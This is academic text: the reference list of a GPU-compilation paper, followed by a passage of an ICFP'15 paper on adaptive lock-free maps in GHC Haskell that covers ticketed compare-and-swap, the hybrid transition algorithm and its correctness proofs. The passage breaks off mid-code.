This work was supported by a HiPEAC collaboration grant, EP-SRC (grant number EP/K034413/1), the Royal Academy of Engineering, Google and Oracle. We are grateful to the anonymous reviewers who helped to substantially improve the quality of the paper. We would like to thank Sergei Gorlatch for his support of the first author in the HiPEAC collaboration and the following people for their involvement in the discussions on formalization: Robert Atkey, James Cheney, Stefan Fehrenbach, Adam Harries, Shayan Najd, and Philip Wadler.

References

- [1] AMD Accelerated Parallel Processing OpenCL Programming Guide. AMD, 2013.
- [2] C. Andreetta, V. Begot, J. Berthold, M. Elsmann, T. Henriksen, M.-B. Nordfang, and C. Oancea. A financial benchmark for GPGPU compilation. Technical Report no 2015/02, University of Copenhagen, 2015. Extended version of CPC’15 paper.
- [3] J. Ansel, C. Chan, Y. L. Wong, M. Olszewski, Q. Zhao, A. Edelman, and S. Amarasinghe. PetaBricks: a language and compiler for algorithmic choice. PLDI. ACM, 2009.
- [4] L. Bergstrom and J. H. Reppy. Nested data-parallelism on the GPU. ICFP. ACM, 2012.
- [5] R. S. Bird. An introduction to the theory of lists. In *Logic of Programming and Calculi of Discrete Design*, Nato ASI Series. Springer New York, 1987.

- [6] K. J. Brown, A. K. Sujeeth, H. J. Lee, T. Rompf, H. Chafi, M. Odersky, and K. Olukotun. A heterogeneous parallel framework for domain-specific languages. *PACT*. ACM, 2011.
- [7] B. Catanzaro, M. Garland, and K. Keutzer. Copperhead: Compiling an embedded data parallel language. *PPoPP*. ACM, 2011.
- [8] H. Chafi, A. K. Sujeeth, K. J. Brown, H. Lee, A. R. Atreya, and K. Olukotun. A domain-specific approach to heterogeneous parallelism. *PPoPP*. ACM, 2011.
- [9] M. M. Chakravarty, G. Keller, S. Lee, T. L. McDonell, and V. Grover. Accelerating Haskell array codes with multicore GPUs. *DAMP*. ACM, 2011.
- [10] S. Che, M. Boyer, J. Meng, D. Tarjan, J. W. Sheaffer, S. Lee, and K. Skadron. Rodinia: A benchmark suite for heterogeneous computing. *IISWC*. IEEE, 2009.
- [11] M. I. Cole. *Algorithmic Skeletons: Structured Management of Parallel Computation*. MIT Press & Pitman, 1989.
- [12] A. Collins, D. Grewe, V. Grover, S. Lee, and A. Susnea. NOVA: A functional language for data parallelism. *ARRAY*. ACM, 2014.
- [13] D. Coutts, R. Leshchinskiy, and D. Stewart. Stream fusion: from lists to streams to nothing at all. *ICFP*. ACM, 2007.
- [14] D. Cunningham, R. Bordawekar, and V. Saraswat. GPU programming in a high level language: compiling X10 to CUDA. *X10*. ACM, 2011.
- [15] A. Danalis, G. Marin, C. McCurdy, J. S. Meredith, P. C. Roth, K. Spafford, V. Tippet, and J. S. Vetter. The scalable heterogeneous computing (SHOC) benchmark suite. *GPGPU*. ACM, 2010.
- [16] J. Darlington, A. J. Field, P. G. Harrison, P. H. J. Kelly, D. W. N. Sharp, and Q. Wu. Parallel programming using skeleton functions. *PARLE*. Springer, 1993.
- [17] F. de Mesmay, A. Rimmel, Y. Voronenko, and M. Püschel. Bandit-based optimization on graphs with application to library performance tuning. *ICML*. ACM, 2009.
- [18] J. Dean and S. Ghemawat. MapReduce: Simplified data processing on large clusters. *Communication of the ACM*, 51(1), 2008.
- [19] C. Dubach, P. Cheng, R. Rabbah, D. F. Bacon, and S. J. Fink. Compiling a high-level language for GPUs: (via language support for architectures and compilers). *PLDI*. ACM, 2012.
- [20] C. H. González and B. B. Fraguera. An algorithm template for domain-based parallel irregular algorithms. *International Journal of Parallel Programming*, 42(6):948–967, 2014.
- [21] T. Grust, M. Mayr, J. Rittinger, and T. Schreiber. FERRY: database-supported program execution. *SIGMOD*. ACM, 2009.
- [22] T. D. Han and T. S. Abdelrahman. hiCUDA: High-level GPGPU programming. *IEEE Transactions on Parallel and Distributed Systems*, 22(1), Jan. 2011.
- [23] M. Harris. *Optimizing Parallel Reduction in CUDA*. Nvidia, 2007.
- [24] E. Holk, W. E. Byrd, N. Mahajan, J. Willcock, A. Chauhan, and A. Lumsdaine. Declarative parallel programming for GPUs. *PARCO*. IOS Press, 2011.
- [25] A. H. Hormati, M. Samadi, M. Woh, T. Mudge, and S. Mahlke. Sponge: Portable stream programming on graphics engines. *ASPLOS*. ACM, 2011.
- [26] S. P. Jones, A. Tolmach, and T. Hoare. Playing by the rules: Rewriting as a practical optimisation technique in GHC. In *Haskell Workshop '01*, 2001.
- [27] R. Karrenberg and S. Hack. Whole-function vectorization. *CGO*. IEEE, 2011.
- [28] H. Lee, K. J. Brown, A. K. Sujeeth, T. Rompf, and K. Olukotun. Locality-aware mapping of nested parallel patterns on GPUs. *MICRO*. IEEE, 2014.
- [29] S. Lee, S.-J. Min, and R. Eigenmann. OpenMP to GPGPU: a compiler framework for automatic translation and optimization. *PPoPP*. ACM, 2009.
- [30] T. L. McDonell, M. M. Chakravarty, G. Keller, and B. Lippmeier. Optimising purely functional GPU programs. *ICFP*. ACM, 2013.
- [31] *Nvidia OpenCL Best Practices Guide*. Nvidia, 2011.
- [32] A. Panyala, D. Chavarria-Miranda, and S. Krishnamoorthy. On the use of term rewriting for performance optimization of legacy HPC applications. *ICPP*. IEEE, 2012.
- [33] P. M. Phothilimthana, J. Ansel, J. Ragan-Kelley, and S. Amarasinghe. Portable performance on heterogeneous architectures. *ASPLOS*. ACM, 2013.
- [34] M. Püschel, J. M. F. Moura, J. Johnson, D. Padua, M. Veloso, B. Singer, J. Xiong, F. Franchetti, A. Gacic, Y. Voronenko, K. Chen, R. W. Johnson, and N. Rizzolo. SPIRAL: Code generation for DSP transforms. *IEEE special issue on "Program Generation, Optimization, and Adaptation"*, 93(2), 2005.
- [35] J. Ragan-Kelley, C. Barnes, A. Adams, S. Paris, F. Durand, and S. Amarasinghe. Halide: A language and compiler for optimizing parallelism, locality, and recomputation in image processing pipelines. *PLDI*. ACM, 2013.
- [36] R. Reyes, I. López-Rodríguez, J. Fumero, and F. de Sande. accULL: an OpenACC implementation with CUDA and OpenCL support. *EuroPar*. Springer, 2012.
- [37] C. Rodrigues, T. Jablin, A. Dakkak, and W.-M. Hwu. Triolet: A programming system that unifies algorithmic skeleton interfaces for high-performance cluster computing. *PPoPP*. ACM, 2014.
- [38] D. B. Skillicorn. Architecture-independent parallel computation. *IEEE Computer*, 23(12):38–50, 1990.
- [39] D. G. Spampinato and M. Püschel. A basic linear algebra compiler. *CGO*. ACM, 2014.
- [40] M. Steuwer. *Improving Programmability and Performance Portability on Many-Core Processors*. PhD thesis, University of Muenster, Germany, 2015.
- [41] M. Steuwer, P. Kegel, and S. Gorlatch. SkelCL - a portable skeleton library for high-level GPU programming. *HIPS Workshop*. IEEE, 2011.
- [42] J. Svensson, M. Sheeran, and K. Claessen. Obsidian: A domain specific embedded language for parallel programming of graphics processors. *IFL*. Springer, 2008.
- [43] W. Thies, M. Karczmarek, and S. Amarasinghe. StreamIt: A language for streaming applications. *CC*. Springer, 2002.
- [44] S. Verdoolaege, J. Carlos Juega, A. Cohen, J. Ignacio Gómez, C. Tenllado, and F. Catthoor. Polyhedral parallel code generation for CUDA. *ACM TACO*, 9(4), 2013.
- [45] H. Xi and F. Pfenning. Dependent types in practical programming. *POPL*. ACM, 1999.
- [46] Y. Zhang and F. Mueller. HiDP: A hierarchical data parallel language. *CGO*. IEEE, 2013.

Adaptive Lock-Free Maps: Purely-Functional to Scalable

Ryan R. Newton Peter P. Fogg Ali Varamesh

Indiana University, United States
{rrnewton,pfogg,alivara}@indiana.edu

Abstract

Purely functional data structures stored inside a mutable variable provide an excellent concurrent data structure—obviously correct, cheap to create, and supporting snapshots. They are not, however, scalable. We provide a way to retain the benefits of these pure-in-a-box data structures while dynamically converting to a more scalable lock-free data structure under contention. Our solution scales to any pair of pure and lock-free container types with key/value set semantics, while *retaining* lock-freedom. We demonstrate the principle in action on two very different platforms: first in the Glasgow Haskell Compiler and second in Java. To this end we extend GHC to support lock-free data structures and introduce a new approach for safe CAS in a lazy language.

Categories and Subject Descriptors D.3.2 [Programming Languages]: Language Classifications - Concurrent, Distributed, and Parallel Languages

General Terms Languages, Performance

Keywords Lock-free algorithms, Concurrent data structures

1. Introduction

Purely functional, or *persistent*, data structures have been wildly successful. High-quality libraries of immutable collection types are now broadly available in both functional and imperative languages, and these play an important role in the Scala, Clojure, OCaml, F#, and Haskell ecosystems, among others. One non-obvious benefit of these immutable datatypes is that they also provide the *easiest* way to build concurrency-safe, *mutable* datatypes. For example, it is difficult to engineer a threadsafe mutable set datatype, but it is easy to take an immutable set and place it in a mutable container—e.g., an `(IORef Set)` in Haskell.

This “pure data in a box” idiom is extremely common in systems software and servers written using Haskell. Because there is only a *single* mutable memory location, achieving atomic updates to the structure is straightforward. In Haskell this is done with the `atomicModifyIORef` primitive. The problem with this approach is that it *does not scale well under contention*, as threads must all modify the same memory location. Compounding this are additional problems with implicit locking in the runtime system related to lazy evaluation. In this paper, we show how to solve both the semantic problems (Section 3) and practical problems with laziness

(Section 2), but this still leaves non-scalability as a fundamental problem with using *only* pure data in a box.

Therefore it remains important to engineer scalable concurrent data structures, even for functional languages. Fortunately, there is a wealth of literature to refer to in this area—on both fine-grained locking [8], as well as lock-free and wait-free structures [19]. Next, once we achieve a scalable mutable container, such as a set or map, we would ideally put it to work in *all* cases where we need a concurrent set or map. Unfortunately, there are drawbacks as well as advantages to these structures. They can be heavyweight. Papers which introduce new lock-free structures (e.g. [9, 18]), almost always evaluate them by subjecting a *single* instance of the data structure to stress testing. In the process, the data structure is sometimes evaluated under various levels of contention (the “concurrency range” [9]), but typically not in terms of:

- **memory overhead** relative to simple non-concurrent structures. This is especially relevant for many small collections.
- **allocation/initialization overhead**, which can increase due to additional state that needs to be allocated and initialized.

Our experience in Haskell is that overheads in both these categories are significant. Thus, rather than using scalable structures *everywhere*, the programmer makes a trade-off based on whether a *particular* collection is expected to have contended accesses. Should it be a lightweight but non-scalable pure-in-a-box data structure? Or a clunkier but scalable one? Often there is no statically knowable answer. Consider a mutable map where the values are themselves mutable sets:

```
table :: IORef (Map Key (IORef IntSet))
```

Some keys may be “hot”, experiencing frequent modification, while others are cold. It might be clear that the outer `Map` should be replaced with a concurrent tree-based map or hashtable, but there is no right answer for what `IntSet` implementation to use. In this paper, we propose a simple solution: purely functional structures that transform into scalable ones under contention.

This transitioning allows the choice of a concrete implementation to be made at runtime, choosing a representation that performs well under the application’s actual workload. A second goal is the “do no harm” principle—the hybrid data structure must remain as performant as a pure data structure in the uncontended case. Our aim is to eliminate the burden of choosing between pure and scalable structures, simplifying the programmer’s job.

While the mechanism of swapping data structures at runtime is used in many contexts [2, 3, 23], it does not generally work well in concurrent settings. Nevertheless, our particular technique has an advantage: *using purely functional data as a starting point enables retaining lock-freedom—before, during and after representation swapping*. Conversely, if the starting structure were itself a scalable, mutable structure, then performing the transition would lose lock-freedom (due to an inability to snapshot the structure in an $O(1)$ step). Indeed, perhaps the historically esoteric role of persistent

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP’15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784734>

data structures may be what led to this simple solution for lock-free, dynamic scalability being overlooked.

Our contributions in this paper are:

- We present an algorithm for swapping representations at run-time that leverages immutability in the starting state to achieve advantages over previous approaches to data structure adaptation [3, 23]. The algorithm assumes a map-like interface and semantics, but the synchronization strategy can also be adapted to bag-like interfaces (Section 4).
- We examine contention problems with pure-in-a-box datatypes in a mature functional compiler, GHC. Contention problems are compounded by mechanisms introduced for lazy evaluation, in particular the *black-hole* policy. We demonstrate how to avoid both explicit locking and black-holes—which defeat lock-free progress guarantees.
- We describe our *ticketed CAS* (compare and swap) approach to adding atomic operations to GHC, and demonstrate how it preserves the expected semantics of CAS in spite of being hosted in a non-strict language *without* meaningful pointer equality.
- We evaluate adaptive bags and maps compared to their non-adaptive counterparts, using both GHC Haskell and the Oracle Java VM as experimental platforms. We show that adaptive data outperforms either pure or scalable containers overall in the nested collection case with mixed hot and cold inner containers.

2. Prerequisite 1: Lock-Free Concurrent Haskell

As the central contribution of this paper involves lock-freedom for data structure operations, we must define lock-freedom in Haskell. Concurrent Haskell was defined in 1996 in two levels: a (deterministic) reduction of the purely functional language into an “infinite tree” of primitive IO actions [17], and a separate semantics for evaluating the action tree. These actions include forking threads and reading and writing dataflow variables, but the full Glasgow Haskell compiler also includes many other primitive IO actions such as system calls.

For a system of IO threads running in a Haskell runtime system, we can define lock-freedom as:

Definition 2.1. *For any execution schedule of IO threads, π , there exists a bound k , such that for all points in the execution, some thread makes progress within the k steps.*

We consider only mutator time, not garbage collection. Here, *progress* is defined as an IO thread completing any primitive, built-in IO action. The primitive IO actions include blocking reads and writes to *MVars*, which enable deadlock but not livelock. In general, most uses of *MVars* clearly violate lock-freedom (with some threads not making progress until other threads are scheduled). The more subtle problem comes from the interaction with lazy evaluation itself.

The problem with black holes Unlike later formulations of the Spineless Tagless G-Machine for Haskell (STG machine [13]), the original Concurrent Haskell semantics did not model thunk evaluation or sharing of thunks between threads. In fact, this is a critical issue, and a later paper in ICFP’09 [15] addressed thunk sharing and offered various policies for replacing a thunk at runtime with a *black hole*—a black hole locks a thunk on behalf of its owner and blocks other threads from attempting to compute that thunk.

Regardless of specific policy—eager black holing, or lazy black holing performed by the runtime between scheduling threads—black holes **directly defeat the lock-freedom property**. Just as with a regular lock, if the thread owning the black hole is not scheduled, then other threads may potentially not be able to make

progress. Thus any Haskell program that makes a thunk accessible to other threads—e.g., by placing it in an *IORef*—violates lock-freedom (2.1). Indeed, we find that unexpected black-holing is a major problem when we tune parallel Haskell applications.

Unfortunately, the *only* way to perform an atomic operation on a mutable variable (*IORef*) in Haskell has been to use *atomicModifyIORef*, which is a black-hole risk. By its nature it must publish a thunk to other threads on *every* call, defeating lock-freedom. The reason for this can be seen in its type signature:

```
atomicModifyIORef
:: IORef a → (a → (a, b)) → IO b
```

This provides *not just* a limited compare-and-swap (CAS) style operation, rather, it performs an arbitrary function *atomically*. Neither does it permit speculation: the function will only run once. Of course, there is no free lunch, and *atomicModifyIORef* actually only guarantees atomicity by placing a thunk in the *IORef*. (In fact, GHC’s implementation contains a rather clever optimization where the retry loop upon failed CAS attempts does *not* allocate a new thunk, rather it allocates one suspended function application and then *mutates* it with new arguments until CAS succeeds.)

GHC also provides a strict variant, *atomicModifyIORef'*. But this variant simply forces the thunk *after* publishing it. Thus it cannot prevent threads touching the same thunk. To achieve lock-freedom, we need a new primitive—we need to expose CAS to Haskell code, directly and safely. That is our next, and final, prerequisite before describing our proposed algorithm in Section 4.

3. Prerequisite 2: Atomic Memory Operations in a Lazy Language

Lock-free algorithms and data structures have been slow to make their way to functional language implementations. In part, this may simply be because compilers—GHC, SML/NJ, OCaml, Racket, etc—need to support all the requisite atomic machine instructions. In Haskell’s case there has been a deeper reason as well: unlike many of its strict counterparts, Haskell has no defined notion of *pointer equality*¹. This is a boon to the optimizer, which is free to unbox and rebox a pure value, changing its physical identity but preserving its value—enabling, for example, the *worker/wrapper* optimization [7], which is often able to unbox values inside loops. But something is lost as well; after all, pointer equality is the only equality supported by the computer architecture’s CAS instruction!

To see the problem, consider a direct attempt to implement a (*casIORef ref old new*) operation in Haskell, which returns a result indicating whether the operation succeeded:

```
casIORef :: IORef a → a → a → IO (Bool, a)
```

This, unfortunately, is the version of CAS that was exposed in GHC 7.2 and 7.4², though, as we will see, it is not safe to use. Consider this simple use of *casIORef*:

```
do old ← readIORef r
    let new = old + 3
    casIORef r old new
```

We expect the first and last uses of *old* to represent the same pointer. But, in fact, there is no way for the programmer to ensure this. For example, if *old* is of type *Int*, then GHC is free to unbox to the internal *Int#* type, and then rebox upon the call to *casIORef*.

¹ Hence the aptly named internal operation *reallyUnsafePtrEquality#*.

² Actually, the internal compiler primitive is called *casMutVar#* and has a lower level type operating on a *MutVar#* and passing *State#* tokens, but these are GHC-internal details.

Our approach to this problem is to introduce a technique we call *ticketed CAS*. In this approach, the `old` argument is replaced by an opaque value of type `Ticket a`. This ticket represents a record of a previous observation, and it is presented in future attempts to modify the value. A ticket is used in a manner akin to a logical *version number* for the mutable location—but tickets lack an ordering, and may repeat. There is no way to manufacture tickets from thin air; thus using the ticketed approach also requires a way to read them—not the value of a mutable variable, but a ticket representing its current state:

```
do t ← readForCAS r
  let new = peekTicket t + 3
  casIORef r t new
```

Here it is perfectly fine to *extract* from a `Ticket t` a value of type `t`, using `peekTicket`³. Peeking a ticket can happen outside of the `IO` monad and it does not violate referential transparency—while values do not have stable pointers, pointers have stable values.

Though not used above, the return value of `casIORef` returns a ticket as well, giving it the type:

```
casIORef :: IORef a → Ticket a → a
         → IO (Bool, Ticket a)
```

Atypically, this CAS returns a ticket corresponding to the *newest* value observed in the reference (counter to the usual convention of returning the old value). The `Bool` indicates success or failure, and in the case of failure, the ticket is needed for a retry, but in the case of success, the ticket may also be needed for the next operation on the `IORef`.

Implementing tickets In version GHC 7.6, we added additional atomic operations—for example exposing CAS for array elements as well as `IORefs`—and we switched to using a ticketed interface. Fortunately, the GHC compiler already had a notion of an `Any` type constructor, representing a value that the compiler knows is a pointer, but pointing to a data constructor or function of unknown type. This serves to prevent any and all compiler optimizations that change the representation, while enabling the garbage collector to update the pointer during GC. Thus we use `Any` to represent tickets.

With ticketed CAS (and its friends such as `fetch-and-add`) we have the basic building blocks for implementing lock-free data structures and algorithms. In fact, even for operations as simple as updating a boxed `Int` counter, Haskell-level atomic operations offer a substantial benefit. For example, we can use CAS to implement a *speculative* alternative to `atomicModifyIORef`, which computes the updated result *before* modifying the reference. This avoids the problem of publishing a thunk to other threads (black holes), but in exchange it may waste work by computing a result that is not used.

In fact, because this speculative approach greatly improves the performance of atomically modifying pure-in-a-box data structures under high contention, it becomes our new baseline against which truly *scalable* structures must be measured, rather than the previous, `atomicModifyIORef`’ baseline.

4. Adaptation Algorithm

In this section we present our algorithm for lifting a pair of data structures—pure and lock-free respectively—into a hybrid structure that retains lock-freedom. In Figures 2-3 we present the algo-

³Incidentally, `peekTicket` must be marked `NOINLINE`, but this is a GHC-specific issue rather than something more fundamental. `peekTicket` becomes a type cast rather than a function call in the intermediate representation, and as such it is not sufficient to prevent the compiler of learning the representation of `t` enabling mischief. See `atomic-primops` package, issue #5.

```
1  — A Map-like datatype indexed by key and value:
2  type Hybrid k v = Ref (HyState k v)
3  — S1 is a pure data structure, S2 is mutable:
4  data HyState k v = A (S1 k v)
5                  | AB (S1 k v) (S2 k v)
6                  | B (S2 k v)
7
8  new :: IO (Hybrid k v)
9  new = newRef (A emptyS1)
```

Figure 1. Definition of the hybrid data structure. The structure is initialized in the A state, containing a pure value of type S1.

```
10 initiateTransition :: Hybrid k v → IO ()
11 initiateTransition r =
12   — Must allocate before we try to modify:
13   do emptyS2 ← newS2 — Could be wasted!
14   case! atomicModify r (fn emptyS2) of
15     Just s1 → fork (copyThread r s1 a
16                       emptyS2)
17     Nothing → return ()
18 where
19   fn emptyS2 x =
20     case x of
21       A s1 → (AB s1 emptyS2, Just s1)
22       — Otherwise, someone beat us to it:
23       B s2 → (B s2, Nothing)
24       AB s1 s2 → (AB s1 s2, Nothing)
25
26 — The copy thread always uses putIfAbsentS2 so
27 — as not to overwrite logically newer changes.
28 copyThread :: Hybrid k v → S1 k v
29            → S2 k v → IO ()
30 copyThread r s1 s2 =
31   do forM_ s1 (λ k v →
32     putIfAbsentS2 k v s2)
33   — Finalize transition:
34   atomicModify r
35     (λx → case x of
36       A _ → error "impossible"
37       AB _ s2 → (B s2, ())
38       B _ s2 → (B s2, ()))
```

Figure 2. The algorithm for transitioning, including asynchronously copying from the A structure to the B structure. Note that copying can itself be parallelized, if desired. Also, while this implementation of `initiateTransition` does not return until success, the overall algorithm remains correct if transition gives up after an effort count.

rithm using the specific case of a *Map* interface. That is, we assume correct `put`, `get`, `remove`, and `putIfAbsent` both for the starting data structure (S1) and the target (S2). The difference between operations on S1 and S2 is that the former are *pure* and the latter are in the `IO` monad. You can see this difference on lines 43 and 44 of Figure 3. Moreover, we assume that S2’s operations are both *lock-free* and *linearizable*.

Note that while we have used Maps in our code samples here, the algorithm generalizes easily to:

- Sets – by simply omitting values in the `put` and `get` calls, or using `()` for the value.
- Bags – by also changing the semantics of the underlying `putS1/putS2` to allow duplicates, with the simplest case being a unit key type for a single bag.

The basic idea of the algorithm is to provide a wrapper data structure that is a sum type, `HyState`, combining the pure `S1`, the scalable `S2`, or both. A complete Hybrid is a mutable pointer to `HyState` that initially contains a value of type `S1`. In this state, it simply forwards all operations to the underlying `S1` implementation, applying the changes through an `atomicModify` at the top-level mutable reference (which uses the speculative approach described in the previous section to avoid thunks). Upon detecting contention on the mutable reference, a *transition* is initiated, creating a new structure of type `S2` and copying all data into it. Once the transition is complete, all operations are forwarded to the new, scalable implementation.

The definition of the Hybrid type is given in Figure 1. Its three states are named: `A`, representing the original pure structure; `B`, representing the post-transition scalable structure; or `AB`, indicating that a transition is in progress. We initialize the structure in the `A` state with an empty value of type `S1`.

The definition and use of the transition function (Figure 2) ensures two useful properties of *all* Hybrid objects: (1) that transitions through the $A \rightarrow AB \rightarrow B$ lifecycle are monotonic, and (2) that at most *one* `S2` object in the heap is ever reachable from a given Hybrid’s reference cell. Thus any read of type `S2` is a valid read and will not go stale. These properties appear in the next section as Lemmas 5.1 and 5.2.

Building blocks Figures 3, 5, and 6 show the code for the core API operations on Hybrids. In this code we assume access to mutable references (`Ref`) which support reading and modification via compare-and-swap. Our code uses both `tryModify` and `atomicModify`. The former makes an attempt to modify the reference, but gives up and returns false if the CAS fails some finite number of times. Here is the definition for `tryModify`:

```
tryModify :: Ref a → (a → (a,b))
           → IO (Maybe b)
tryModify r fn = retryLoop numTries
  where retryLoop 0 = return Nothing
        retryLoop n = do
          t ← readForCAS r
          let old = peekTicket t
              (new, ret) = fn old
              (success, t') ← casRef r t new
          if success
            then return (Just ret)
            else retryLoop (n - 1)
```

The constant `numTries` is a tunable parameter of the algorithm. In contrast, `atomicModify` persists until success:

```
atomicModify :: Ref a → (a → (a,b)) → IO b
atomicModify r fn = do
  case! tryModify r fn of
    Nothing → atomicModify r fn
    Just x  → return x
```

To save space in our algorithm code, we above introduce syntactic sugar “`case! e...`”, which desugars to “`do x ← e; case x...`”.

The loop in `atomicModify` raises the question of termination, but we still have a lock-free guarantee—if a call to `tryModify` has failed, some other thread has successfully modified the location and thus made progress. It may be the case that some thread is continually failing its CAS operations (due to an unfair schedule), but the system as a whole is still making progress. (Further, in finite executions, eventually all contention dissipates and all `atomicModify` operations on all threads succeed.) Indeed, the CAS retry loop inside `tryModify` is the basic building block on which virtually all lock-free algorithms are based.

The copy thread During a transition, we fork off a copy thread (Figure 2) which is responsible for inserting old values from the `A` structure into the new, empty `B` structure. Since this copy occurs in a background thread it is *off the application’s critical path*. As a result we can still provide low-latency operations on the data structure during its transitional phase. Unfortunately, we necessarily increase memory usage during the copy, since `A` cannot be freed until all of its information is inserted into `B`.

A side observation here is that the copy process can optionally be parallelized. In fact, this is a feasible option, as most immutable containers are balanced and well-suited to parallel divide-and-conquer traversal; and, of course, the target scalable `S2` structure is designed precisely for high-load concurrent insertions!

Logical time Transitioning asynchronously using the copy thread requires some finesse—in order to maintain correctness, the hybrid structure must simultaneously handle both an `S1` and `S2` while `S2` is concurrently modified, all the while preserving the semantics of a single, concurrent Map. In order to maintain this abstraction, the copy thread must not overwrite *newer* values in `S2` (or newer *removals*) with older values from `S1`. We thus need a notion of logical time, which relates values in flight to the point at which they were *first written*.

Each code path which calls one of `put`, `get`, `putIfAbsent`, or `remove` (specialized to `S1` or `S2`) has a *commit point* occurring at a specific line of code. The state transitions on lines 14 and 34, as well as the copies on line 32, are also atomic and can be considered to increment logical time. In fact, any asynchronous background events that increment logical time are perfectly fine, as they do not affect the *ordering* of two `put` events, which determines the “vintage” of the data. The important part is that the puts that occur via the copy thread on 32 are *not* associated with the current time, but with the moment that each item was *originally* added to `s1` through a `put` operation.

Further, there are two more properties on which the correctness of the algorithm depends:

- Non-blocking complete snapshots. This is the key ability of the pure structure `S1`—we can get an exact and exhaustive snapshot at a single point in logical time, using merely an $O(1)$ `readRef`.
- Causality: a `get` event may only reflect the latest `put` or `remove` event on the same key. Thus every `put` performed by `copyThread` must not change the state *if* newer modifications to the key have occurred.

The pure `S1` structure makes the first property a given. Then the way the algorithm ensures causality is twofold. First, the copy thread only uses `putIfAbsent` so that it can *never* interfere with any already written key in `S2`. Second, we use *tombstone* values to explicitly mark removals while in the transitioning phase⁴.

Tombstone values and pseudocode A tombstone \boxtimes is a distinguished value which explicitly represents absence of a particular key. This scheme is necessary to ensure that the copy thread does not write logically older values which have since been deleted—if deletion were implemented merely using `S2`’s `delete` operation, the call to `putIfAbsent` at line 32 could insert values which were in fact removed at a later logical time.

Thus a removal during the transition phase is, in reality, an insertion (line 128). The tombstone can be easily implemented by wrapping all values in Haskell’s `Maybe` type—which would change the type `S2 k v` into `S2 k (Maybe v)`—but we elide this detail for brevity and simply assume type `v` is lifted to include \boxtimes . Likewise, we define helper functions such as `getS2 \boxtimes` (Figure 3)

⁴ We call these “tombstones” following the convention from the distributed systems literature [12].


```

39 get :: k → Hybrid k v → IO (Maybe v)
40 get key r =
41   case! readRef r of
42     — The start/end cases are easy:
43     A s1 → return (getS1 key s1)
44     B s2 → getS2 key s2
45     AB s1 s2 →
46       — getS2 is the commit point for the
47       — operation, vis a vis serializability:
48       case! getS2 key s2 of
49         — It may still be in flight:
50         Nothing → return (getS1 key s1)
51         — Logically more recent deletion trumps s1:
52         Just ☒ → return Nothing
53         — Logically more recent s2 value trumps s1:
54         Just a → return (Just a)
55
56 — A helper to hide the use of tombstones (@☒@):
57 getS2☒ :: k → S2 k v → IO (Maybe v)
58 getS2☒ k s2 = case! getS2 k s2 of
59   Nothing → return Nothing
60   Just ☒ → return Nothing
61   Just v → return (Just v)

```

Figure 3. The algorithm for reading an adaptive lock-free collection. Note that the get operation is indeed read-only; it cannot affect the state of the hybrid. Above, the ☒ symbol is used as a “tombstone” to represent deletion.

```

62 — Lifting functions from S1 to hybrids:
63 liftS1 :: (S1 k v → S1 k v) → HyState k v
64         → (HyState k v, Maybe (S2 k v))
65 liftS1 f h = case h of
66   A s1 →
67     (A (f s1), Nothing)
68   AB _ s2 → (h, Just s2)
69   B _ s2 → (h, Just s2)

```

Figure 4. Lifting functions on S1 to functions on the Hybrid type while in the A state. If the state transition beat us there, we “fail” by returning s2.

which “ignore” tombstone values, treating them as equivalent to absence of the key.

After transition to B state is complete, removes again become removes, and they release storage for both key and value. Optionally, we could launch a background thread to “clean up” any remaining tombstone values after the transition is complete (freeing the keys), but that improvement is beyond the scope of this paper.

5. Proof of Correctness

We follow the model of multiprocessor computation given by Herlihy and Wing [11]. For our proofs of correctness and linearizability, we use operational style arguments as is common in the concurrent data structure literature [9, 11, 18].

5.1 Global State Invariants

Here we return to the two properties mentioned early in Section 4.

Lemma 5.1. *Monotonicity 1. Every Hybrid transitions monotonically through the three states: $A \rightarrow AB \rightarrow B$.*

Proof. There are only two points where we case on the state of the data structure inside of an atomic operation and return a different state. On line 21, we modify the state from A to AB. On line 37, the

```

69 — Overwriting put.
70 put :: k → v → Hybrid k v → IO ()
71 put key val r =
72   — First peek to see if an atomic
73   — instruction at the root is necessary:
74   case! readRef r of
75     A _ →
76       case! tryModify r
77         (liftS1 (putS1 key val))
78       of Nothing → do initiateTransition r
79         put key val r
80         Just Nothing → return ()
81         Just (Just s2) → putS2 key val s2
82     B s2 → putS2 key val s2
83     AB _ s2 → putS2 key val s2
84
85 — Gentle put.
86 putIfAbsent :: k → v → Hybrid k v
87             → IO ()
88 putIfAbsent key val r =
89   case! readRef r of
90     A _ →
91       case! tryModify r
92         (liftS1 (putIfAbsentS1 key val))
93       of Nothing → do initiateTransition r
94         putIfAbsent key val r
95         Just Nothing → return ()
96         Just (Just s2) →
97           putIfAbsentS2☒ key val s2
98     B s2 → putIfAbsentS2☒ key val s2
99     AB s1 s2 →
100       case getS1 key s1 of
101         Nothing → putIfAbsentS2☒ key val s2
102         — Value may be in flight, write only if newer tombstone:
103         Just _ → casValS2 key ☒ val s2
104
105 — Only if entry is present, then compare-and-swap a new value:
106 casValS2 key old new s2 =
107   do mr ← getValRefS2 key s2
108   case mr of
109     Just r →
110       do t ← readForCAS r
111         if peekTicket t == old
112         then do _ ← casRef r t new
113              return ()
114         else return ()
115     Nothing → return ()

```

Figure 5. The algorithm for inserting into an adaptive lock-free collection. Note that the value may be logically present in the map on line 103, even if it is physically absent from S2. Also, the call on line 101 assumes that putIfAbsentS2☒ is already structured to consider a ☒ value “absent”, and overwrite it in place (a non-structural operation on the container). Another non-structural operation on the container is enabled by casValS2, which reads the location of the reference containing the value, and then make a *single* attempt to swap it. Any failure on line 112 means that another operation (remove or put) has superseded the putIfAbsent call in question.

state moves from AB to B. These case statements are total and there are no other state transitions in any function. \square

Lemma 5.2. *Constancy. If a Hybrid contains an object of type S2, then it only contains one such object over its lifetime (as determined by Eq, which reflects pointer equality for mutable values).*

Proof. The only call to newS2 is at line 13. While this may be executed multiple times, the only code path along which the resulting

```

116 — Remove, implemented similarly to put:
117 remove :: k → Hybrid k v → IO ()
118 remove key r =
119   case! readRef r of
120     A _ → case! tryModify r
121             (liftS1 (removeS1 key))
122           of Nothing →
123             do initiateTransition r
124                remove key r
125             Just Nothing → return ()
126             Just (Just _) → remove key r
127     B s2 → removeS2 key s2
